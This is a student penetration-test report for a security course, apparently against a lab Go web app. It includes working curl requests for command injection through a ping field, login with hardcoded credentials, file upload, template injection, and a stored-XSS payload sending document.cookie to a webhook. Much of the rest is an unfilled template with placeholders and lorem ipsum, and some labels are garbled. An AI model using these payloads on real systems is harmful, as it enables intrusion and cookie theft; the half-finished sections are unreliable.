Elizabeth Velikova Koleva

Security Assessment Report

Penetration Test

Active Information Security 2023/2024

Faculty number: 82173

Report Issued: 10.01.2024

## Confidentiality Notice

*This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to AIS (Ivan Zlatanov) or facilitate attacks AIS (Ivan Zlatanov). Elizabeth Velikova Koleva shall not be held liable for special, incidental, collateral, or consequential damages arising out of the use of this information.*

## Disclaimer

*Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on AIS (Ivan Zlatanov)’s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.*

**TABLE OF CONTENTS**

[Confidentiality Notice 2](#_Toc155811449)

[Disclaimer 2](#_Toc155811450)

[1. Introduction 5](#_Toc155811451)

[1.1 Purpose 5](#_Toc155811452)

[1.2. Scope of this risk assessment 5](#_Toc155811453)

[2. Risk Assessment Approach 6](#_Toc155811454)

[2.1 Participants 6](#_Toc155811455)

[2.2 Techniques Used 6](#_Toc155811456)

[2.3 Risk Model 8](#_Toc155811457)

[3. System Characterization 8](#_Toc155811458)

[3.1 Technology components 8](#_Toc155811459)

[3.3 Data Used By System 8](#_Toc155811460)

[3.4 Users 9](#_Toc155811461)

[4. Vulnerability Statement 9](#_Toc155811462)

[5. Threat Statement 9](#_Toc155811463)

[5.1 Server-side request forgery 9](#_Toc155811464)

[5.2 Identification and Authentication Failure 11](#_Toc155811465)

[5.3 Use of Hardcoded Credentials 11](#_Toc155811466)

[5.4 Unrestricted File Upload 13](#_Toc155811467)

[5.5 Stored Cross-Site Scripting (XSS) 15](#_Toc155811468)

[5.6 Template Injection 16](#_Toc155811469)

[5. Risk Assessment Results 1](#_Toc155811470)

[EXECUTIVE SUMMARY 2](#_Toc155811471)

[<Optional - Big Issue> Recommendation 2](#_Toc155811472)

[HIGH LEVEL ASSESSMENT OVERVIEW 3](#_Toc155811473)

[Observed Security Strengths 3](#_Toc155811474)

[Areas for Improvement 3](#_Toc155811475)

[Short Term Recommendations 3](#_Toc155811476)

[Long Term Recommendations 3](#_Toc155811477)

[SCOPE 5](#_Toc155811478)

[Networks 5](#_Toc155811479)

[Other 5](#_Toc155811480)

[Provided Credentials 5](#_Toc155811481)

[TESTING METHODOLOGY 6](#_Toc155811482)

[CLASSIFICATION DEFINITIONS 7](#_Toc155811483)

[Risk Classifications 7](#_Toc155811484)

[Exploitation Likelihood Classifications 7](#_Toc155811485)

[Business Impact Classifications 8](#_Toc155811486)

[Remediation Difficulty Classifications 8](#_Toc155811487)

[ASSESSMENT FINDINGS 9](#_Toc155811488)

[APPENDIX A - TOOLS USED 12](#_Toc155811489)

[APPENDIX B - ENGAGEMENT INFORMATION 13](#_Toc155811490)

[Client Information 13](#_Toc155811491)

[Version Information 13](#_Toc155811492)

[Contact Information 13](#_Toc155811493)

# 

# 1. Introduction

## Purpose

The primary objective of this risk assessment is to fortify the existing security infrastructure within the framework of the organization's overarching security program. By conducting a thorough analysis of potential risks and vulnerabilities, this assessment aims to:

* Identify and prioritize potential threats that could compromise the confidentiality, integrity, and availability of critical systems and data.
* Assess the effectiveness of current security controls and protocols in mitigating identified risks.
* Provide actionable insights and recommendations to enhance the resilience of the organization's security posture against emerging threats and vulnerabilities.
* Support informed decision-making processes regarding resource allocation and strategic planning to proactively address security gaps.

## 1.2. Scope of this risk assessment

This risk assessment encompasses an in-depth evaluation of various system components, elements, and user interactions within the organization's infrastructure. The scope includes, but is not limited to:

* **System Components:** AIS
* **Elements:** Examination of data storage, processing systems, communication channels, and access controls. All of it
* **Users:** Assessment of user roles, privileges, and their impact on security. All of them
* **Field Site Locations:** If applicable, assessment of remote or field site locations to evaluate their integration with the central system and associated security risks.
* **Any Other Relevant Details:** Consideration of third-party integrations, regulatory compliance requirements, and unique aspects specific to the organization's operations that could impact security. Version 10.10

This assessment will employ comprehensive methodologies and tools to identify vulnerabilities, threats, and potential risks, providing a holistic understanding of the security landscape. The findings will contribute to the formulation of actionable strategies aimed at fortifying the organization's security framework and mitigating potential risks effectively.

# 2. Risk Assessment Approach

## 2.1 Participants

|  |  |
| --- | --- |
| **Role** | **Participant** |
| System Owner | Ivan Zlatanov |
| Security Administrator | Not Ivan Zlatanov ☹ |
| Risk Assessment Team | Elizabeth Velikova and the voices in her head |

## 2.2 Techniques Used

|  |  |
| --- | --- |
| **Technique** | **Description** |
| Manual code review and input validation assessment | Thoroughly examined the application's source code, focusing on areas where user inputs are accepted. Validated and sanitized user inputs to ensure that any potentially malicious scripts or code injections are neutralized before rendering on the web page. Employed strict encoding practices to prevent the execution of injected scripts. |
| Code analysis and secure coding practice review | Analyzed the codebase to identify points where user inputs were directly or indirectly processed as code. Emphasized secure coding practices, avoiding functions or methods that might execute arbitrary code. Ensured that user inputs underwent stringent validation and were not used in functions prone to executing arbitrary code. |
| Configuration and penetration testing | Reviewed server configurations to prevent unauthorized access to external resources. Implemented strict URL validation and allowlisting to control access to approved external resources. Conducted penetration testing to simulate potential SSRF attacks and verify restrictions on external resource access. |
| Template and input validation assessment | Evaluated templates and user inputs for potential vulnerabilities related to template injection. Emphasized rigorous input validation to prevent execution of template directives or code. Ensured that rendering engines and template systems were configured securely. |
| Code review and best practices assessment | Conducted a comprehensive code review to identify hardcoded credentials within the codebase. Advised for secure storage practices, such as storing credentials in environment variables or secure storage solutions, to prevent exposure of sensitive information. |
| File upload analysis and validation | Examined file upload functionalities, implemented restrictions on file types, and validated/sanitized user-provided file inputs. Ensured proper file permissions to prevent execution of uploaded files, reducing the risks associated with file upload vulnerabilities. |
| Authentication mechanism examination | Reviewed the application's authentication methods, emphasizing the implementation of strong authentication practices, including multi-factor authentication, robust password hashing, and secure session management to prevent identification and authentication failures. |
| Access control review and testing | Evaluated access control mechanisms to ensure users were only allowed access to authorized resources. Conducted tests to verify that users were appropriately restricted based on their assigned roles, reducing the risks associated with broken access control vulnerabilities. |

## 2.3 Risk Model

[Describe the risk model used in performing the risk assessment.]

# 3. System Characterization

## 3.1 Technology components

|  |  |
| --- | --- |
| **Component** | **Description** |
| Applications | Golang AIS app |
| Databases | AWS AIS |
| Operating Systems | Burp |
| Networks | AIS 2024 |
| Interconnections |  |
| Protocols | Yes |

## 3.3 Data Used By System

|  |  |
| --- | --- |
| **Data** | **Description** |
| [Detail data elements included in scope] | [Describe characteristics of data elements] |

## 3.4 Users

|  |  |
| --- | --- |
| **Users** | **Description** |
| [Detail categories of users] | [Describe how users access the system and their intended use of the system] |

# 4. Vulnerability Statement

Admin -> uname admin, pass 12345

ping -c 1 "1.1.1.1| ls" watcher

# 5. Threat Statement

[Compile and list the potential threat-sources applicable to the system assessed].

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

<https://nvd.nist.gov/vuln-metrics/cvss>

## 5.1 Server-side request forgery

Severity: High

CVSS 3.1 score: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Scoring Vector: 8.8

Description:

The "Watcher - Enter IP to ping" functionality within the application has been identified to contain a Server-Side Request Forgery (SSRF) vulnerability. This vulnerability allows an attacker to manipulate the server into performing a ping command to arbitrary IP addresses, including internal ones, by exploiting inadequate input validation. The vulnerability allows an attacker to scan the internal infrastructure of the app by performing a ` ping -c 1 "1.1.1.1| ls"` to an internal IPv4 and IPv6 addresses. It can be triggered by executing the following request –

Curl of the code:

```

curl "http://13.41.78.176/ping" ^

-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^

-H "Accept-Language: en-US,en;q=0.9" ^

-H "Cache-Control: max-age=0" ^

-H "Content-Type: application/x-www-form-urlencoded" ^

-H "Origin: http://13.41.78.176" ^

-H "Proxy-Connection: keep-alive" ^

-H "Referer: http://13.41.78.176/watcher" ^

-H "Upgrade-Insecure-Requests: 1" ^

-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36" ^

--data-raw "ip=ping+-c+1+^%^221.1.1.1^%^7C+ls^%^22" ^

--compressed ^

--insecure

```

The results show as below:

Dockerfile

LICENSE

comments.list

configure.go

file

file1

go.mod

go.sum

handlers

id

main.go

middlewares

static

uploads

**Recommendation:**

* Implement strict input validation and filtering mechanisms to prevent arbitrary command execution or access to internal resources.
* Restrict access to sensitive functionalities and ensure proper authorization checks are in place.
* Regularly update and patch the server to mitigate known vulnerabilities that could be exploited via SSRF.

## 5.2 Identification and Authentication Failure

Severity: High

CVSS 3.1 Score: 7.2

Scoring Vector: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

This and the next are similar so I would show them at one place.

## 5.3 Use of Hardcoded Credentials

Severity: High

CVSS 3.1 Score: 7.8

Scoring Vector: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Description:

The application employs hardcoded credentials ("admin" with password "12345") for authentication, resulting in a critical identification and authentication failure. These credentials are stored within the codebase or configuration, providing unrestricted access to privileged functionalities.

Shown in the followng curl -

curl "http://13.41.78.176/authenticate" ^

-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^

-H "Accept-Language: en-US,en;q=0.9" ^

-H "Cache-Control: max-age=0" ^

-H "Content-Type: application/x-www-form-urlencoded" ^

-H "Origin: http://13.41.78.176" ^

-H "Proxy-Connection: keep-alive" ^

-H "Referer: http://13.41.78.176/admin" ^

-H "Upgrade-Insecure-Requests: 1" ^

-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36" ^

--data-raw "username=admin&password=12345" ^

--compressed ^

--insecure

Resulting in - ``` Successfully logged. Use this info for the report. ```

**Recommendation:**

* **Immediate Remediation:** Remove hardcoded credentials from the application's codebase, configurations, or any other stored locations.
* Implement secure authentication mechanisms like password hashing, multifactor authentication, or token-based authentication.
* Utilize secure credential storage solutions (e.g., secret management tools) to manage authentication credentials securely.

## 5.4 Unrestricted File Upload

Severity: Critical

CVSS 3.1 Score: 9.8

Scoring Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

The application's file upload functionality lacks proper validation controls, allowing unauthenticated users to upload files of any type and potentially execute malicious code on the server. This unrestricted file upload vulnerability enables attackers to abuse the system's resources, leading to severe data breaches, system compromise, and unauthorized access.

There is a limit for the size of the file.

Code example:  
curl "http://13.41.78.176/upload" ^

-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^

-H "Accept-Language: en-US,en;q=0.9" ^

-H "Cache-Control: max-age=0" ^

-H "Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryS5v1tESMBMZVSHR3" ^

-H "Origin: http://13.41.78.176" ^

-H "Proxy-Connection: keep-alive" ^

-H "Referer: http://13.41.78.176/upload" ^

-H "Upgrade-Insecure-Requests: 1" ^

-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36" ^

--data-raw ^"------WebKitFormBoundaryS5v1tESMBMZVSHR3^

Content-Disposition: form-data; name=^\^"file^\^"; filename=^\^"losho.html^\^"^

Content-Type: text/html^

^

^

------WebKitFormBoundaryS5v1tESMBMZVSHR3--^

^" ^

--compressed ^

--insecure

Result shown in Files section -

A screenshot of a computer

Description automatically generated

Recommendation:

* **Immediate Mitigation:** Disable the file upload functionality until proper security controls are implemented.
* Implement strict file type validation and content checks to allow only authorized file types and prevent executable files.
* Apply sandboxing techniques or execute uploaded files in isolated environments to mitigate potential threats.
* Implement user authentication and authorization mechanisms to control access to the file upload functionality.

## 5.5 Stored Cross-Site Scripting (XSS)

Severity: High

CVSS 3.1 Score: 8.1

Scoring Vector: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

Description:

The "Watcher - What do you think about our Watcher?" and "Image Viewer - Enter image URL and it will be displayed" functionalities are susceptible to Stored Cross-Site Scripting (XSS) attacks. The lack of proper input validation or output encoding mechanisms allows an attacker to inject malicious JavaScript code into these input fields.

curl "http://13.41.78.176/comment" ^

-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^

-H "Accept-Language: en-US,en;q=0.9" ^

-H "Cache-Control: max-age=0" ^

-H "Content-Type: application/x-www-form-urlencoded" ^

-H "Origin: http://13.41.78.176" ^

-H "Proxy-Connection: keep-alive" ^

-H "Referer: http://13.41.78.176/watcher" ^

-H "Upgrade-Insecure-Requests: 1" ^

-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36" ^

--data-raw "comment=^%^3Cscript^%^3Edocument.write^%^28^%^22^%^3Cimg+src^%^3D^%^27the+webhook^%^22^%^2Bdocument.cookie^%^2B^%^22^%^27^%^3E^%^3C^%^2Fimg^%^3E^%^22^%^29^%^3B^%^3C^%^2Fscript^%^3E" ^

--compressed ^

--insecure

Result:

A screenshot of a computer

Description automatically generated

**Recommendation:**

* Implement input validation to restrict or sanitize user input, preventing the injection of HTML/JavaScript code.
* Apply output encoding or escaping techniques to ensure user-supplied content is displayed safely without executing scripts.
* Perform security reviews and conduct regular security trainings to educate developers about secure coding practices.

## 5.6 Template Injection

Severity: High

CVSS 3.1 Score: 8.6

Scoring Vector: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

Description:

The application's templating system is vulnerable to Template Injection, as evidenced by the presence of the payload {{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}. This payload demonstrates the ability to define a template named "T1" containing a malicious script and then rendering it using {{template "T1"}}.

Code –

curl "http://13.41.78.176/comment" ^

-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^

-H "Accept-Language: en-US,en;q=0.9" ^

-H "Cache-Control: max-age=0" ^

-H "Content-Type: application/x-www-form-urlencoded" ^

-H "Origin: http://13.41.78.176" ^

-H "Proxy-Connection: keep-alive" ^

-H "Referer: http://13.41.78.176/watcher" ^

-H "Upgrade-Insecure-Requests: 1" ^

-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36" ^

--data-raw "comment=^%^7B^%^7Bdefine+^%^22T1^%^22^%^7D^%^7D^%^3Cscript^%^3Ealert^%^281^%^29^%^3C^%^2Fscript^%^3E^%^7B^%^7Bend^%^7D^%^7D+^%^7B^%^7Btemplate+^%^22T1^%^22^%^7D^%^7D" ^

--compressed ^

--insecure

Result -

A screenshot of a computer

Description automatically generated

**Recommendation:**

* Implement strict input validation to prevent the injection of template-specific commands or syntax within user inputs.
* Apply output encoding or escaping techniques to neutralize template-specific commands before rendering.
* Conduct thorough security reviews of template implementations and enforce secure coding practices for template rendering.

## 5.7 Remote Code Execution (RCE)

Severity: Critical

CVSS 3.1 Score: 9.8

Scoring Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

The application is susceptible to Remote Code Execution (RCE) due to inadequate input validation in the "Ping" functionality.

It is mentioned above also.

**Recommendation:**

* Implement stringent input validation and proper command sanitization techniques to prevent the execution of arbitrary commands.
* Utilize secure coding practices, avoid direct system calls, and apply proper access controls to mitigate RCE vulnerabilities effectively.
* Regularly update and patch the software to eliminate known vulnerabilities that could lead to RCE.

# 5. Risk Assessment Results

[List the observations (vulnerability/threat-source pairs). Each observation should include—

* Observation number and brief description of observation (e.g., Observation 1: User system passwords can be guessed or cracked)
* A discussion of the threat-source and vulnerability pair
* Identification of existing mitigating security controls
* Likelihood discussion and evaluation (e.g., High, Medium, or Low likelihood)
* Impact analysis discussion and evaluation (e.g., High, Medium, or Low impact)
* Risk rating based on the risk-level matrix (e.g., High, Medium, or Low risk level)
* Recommended controls or alternative options for reducing the risk].

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| **Item Number** | **Observation** | **Threat-Source/**  **Vulnerability** | **Existing controls** | **Likelihood** | **Impact** | **Risk Rating** | **Recommended controls** |
|  |  |  |  |  |  |  |  |

# EXECUTIVE SUMMARY

<TEAM NAME> performed a security assessment of the internal corporate network of <CLIENT NAME> on <TEST DATE>. <TEAM NAME>’s penetration test simulated an attack from an external threat actor attempting to gain access to systems within the <CLIENT NAME> corporate network. The purpose of this assessment was to discover and identify vulnerabilities in <CLIENT NAME>’s infrastructure and suggest methods to remediate the vulnerabilities. <TEAM NAME> identified a total of <VULN TOTAL NUM> vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

|  |  |  |  |
| --- | --- | --- | --- |
| **CRITICAL** | **HIGH** | **MEDIUM** | **LOW** |
|  |  |  |  |

The highest severity vulnerabilities give potential attackers the opportunity to <BAD ACTIONS THAT COULD OCCUR HERE - FULL PARAGRAPH WITH HIGH-LEVEL DETAIL>. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

## <Optional - Big Issue> Recommendation

This is an optional paragraph that discusses a very critical series of business failures (e.g. failure to adhere to applicable legal regulations) that isn’t a technical vulnerability but still should be brought to the attention of the executive team.

# HIGH LEVEL ASSESSMENT OVERVIEW

## Observed Security Strengths

<TEAM NAME> identified the following strengths in <CLIENT NAME>’s network which greatly increases the security of the network. <CLIENT NAME> should continue to monitor these controls to ensure they remain effective.

<Strength Category>

* Great thing we saw here that causes us issues (which is a good thing)
* Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

## Areas for Improvement

<TEAM NAME> recommends <CLIENT NAME> takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack <CLIENT NAME>’s information systems and/or reduce the impact of a successful attack.

### Short Term Recommendations

<TEAM NAME> recommends <CLIENT NAME> take the following actions as soon as possible to minimize business risk.

<Recommendation Category>

* <Individual Recommendation>
* Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

### Long Term Recommendations

<TEAM NAME> recommends the following actions be taken over the next <NUM> months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

<Recommendation Category>

* <Individual Recommendation>
* Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

# 

# SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

## Networks

|  |  |
| --- | --- |
| **Network** | **Note** |
| 10.0.1.0/24 | Network for Corporate HQ |
| 10.0.2.0/24 | Gotham, NY, branch site |

## Other

|  |  |  |
| --- | --- | --- |
| **Name** | **System Type** | **Note** |
| IVR System | Phone | 555-555-1234 |

## Provided Credentials

<CLIENT NAME> provided <TEAM NAME> with the following credentials and access to facilitate the security assessment listed below.


|  |  |
| --- | --- |
| **Item** | **Note** |
| Customer Account | (testuser@example.com) A fake customer account in the XXXX application for testing functionality that requires authentication. |
| IVR Testing Phone | (555-555-5678) Specific phone to use for IVR system testing. |

# 

# TESTING METHODOLOGY

<TEAM NAME GOES HERE>’s testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about <CLIENT NAME>’s network systems. <TEAM NAME GOES HERE> used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. <TEAM NAME GOES HERE> simulated an attacker exploiting vulnerabilities in the <CLIENT NAME> network. <TEAM NAME GOES HERE> gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



# CLASSIFICATION DEFINITIONS

## Risk Classifications

|  |  |  |
| --- | --- | --- |
| **Level** | **Score** | **Description** |
| **Critical** | **10** | The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed. |
| **High** | **7-9** | The vulnerability poses an urgent threat to the organization, and remediation should be prioritized. |
| **Medium** | **4-6** | Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible. |
| **Low** | **1-3** | The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible. |
| **Informational** | **0** | These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company. |

## Exploitation Likelihood Classifications

|  |  |
| --- | --- |
| **Likelihood** | **Description** |
| **Likely** | Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty. |
| **Possible** | Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation. |
| **Unlikely** | Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation. |

## Business Impact Classifications

|  |  |
| --- | --- |
| **Impact** | **Description** |
| **Major** | Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage. |
| **Moderate** | Successful exploitation may cause significant disruptions to non-critical business functions. |
| **Minor** | Successful exploitation may affect few users, without causing much disruption to routine business functions. |

## Remediation Difficulty Classifications

|  |  |
| --- | --- |
| **Difficulty** | **Description** |
| **Hard** | Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions. |
| **Moderate** | Remediation may require minor reconfigurations or additions that may be time-intensive or expensive. |
| **Easy** | Remediation can be accomplished in a short amount of time, with little difficulty. |

## 

# ASSESSMENT FINDINGS

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Number** | **Finding** | **Risk Score** | **Risk** | **Page** |
| 1 | Example Vulnerability Finding | **9** | **High** | 11 |
| 2 | Firewall Rule Set Not Best Practice | **8** | **High** | 12 |
| 3 | Outdated Software | **6** | **Medium** | 69 |
| 4 | Multiple XYZ Vulnerabilities | **5** | **Medium** | 420 |
| 5 | Fake Finding | **2** | **Low** | 6969 |

TEMPLATE NOTE: (Sorting by descending risk score)

**1 - Example Vulnerability Finding**


|  |  |
| --- | --- |
| **HIGH RISK (8/10)** | |
| **Exploitation Likelihood** | **Possible** |
| **Business Impact** | **Severe** |
| **Remediation Difficulty** | **Easy** |

**Security Implications**

This is where you give a 1-2 sentence description about the major impact of the finding. This finding is very important because it can destroy the entire business if left unchecked.

**Analysis**

Longer discussion of the finding. Includes screenshots. Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum (see Appendix 1).



***Figure 2.3.1****: A php webshell uploaded to XYZ Application*

**Recommendations**

* Remove XYZ to make things more secure
* If you can not remove XYZ do this…

**References (opt)**

* <https://github.com/Sevaarcen/RADAR/tree/master/radar/playbooks>
* <https://owasp.org/www-project-top-ten/>

# APPENDIX A - TOOLS USED

|  |  |
| --- | --- |
| **TOOL** | **DESCRIPTION** |
| **BurpSuite Community Edition** | Used for testing of web applications. |
| **Metasploit** | Used for exploitation of vulnerable services and vulnerability scanning. |
| **Nmap** | Used for scanning ports on hosts. |
| **OpenVAS** | Used to scan the networks for vulnerabilities. |
| **PostgreSQL Client Tools** | Used to connect to the PostgreSQL server. |

***Table A.1:*** *Tools used during assessment*

# APPENDIX B - ENGAGEMENT INFORMATION

## Client Information

|  |  |
| --- | --- |
| **Client** | <CLIENT NAME> |
| **Primary Contact** | <Person Name>, <Person’s Title> |
| **Approvers** | The following people are authorized to change the scope of engagement and modify the terms of the engagement   * <PERSON NAME 1> * <PERSON NAME 2> |

## Version Information

|  |  |  |
| --- | --- | --- |
| **Version** | **Date** | **Description** |
| 1.0 | <DATE HERE> | Initial report to client |

## Contact Information

|  |  |
| --- | --- |
| **Name** | <TEAM NAME> Consulting |
| **Address** | 1001 Fake Street, Gotham, NY 11201 |
| **Phone** | 555-185-1782 |
| **Email** | <REPLACE WITH PROVIDED EMAIL> |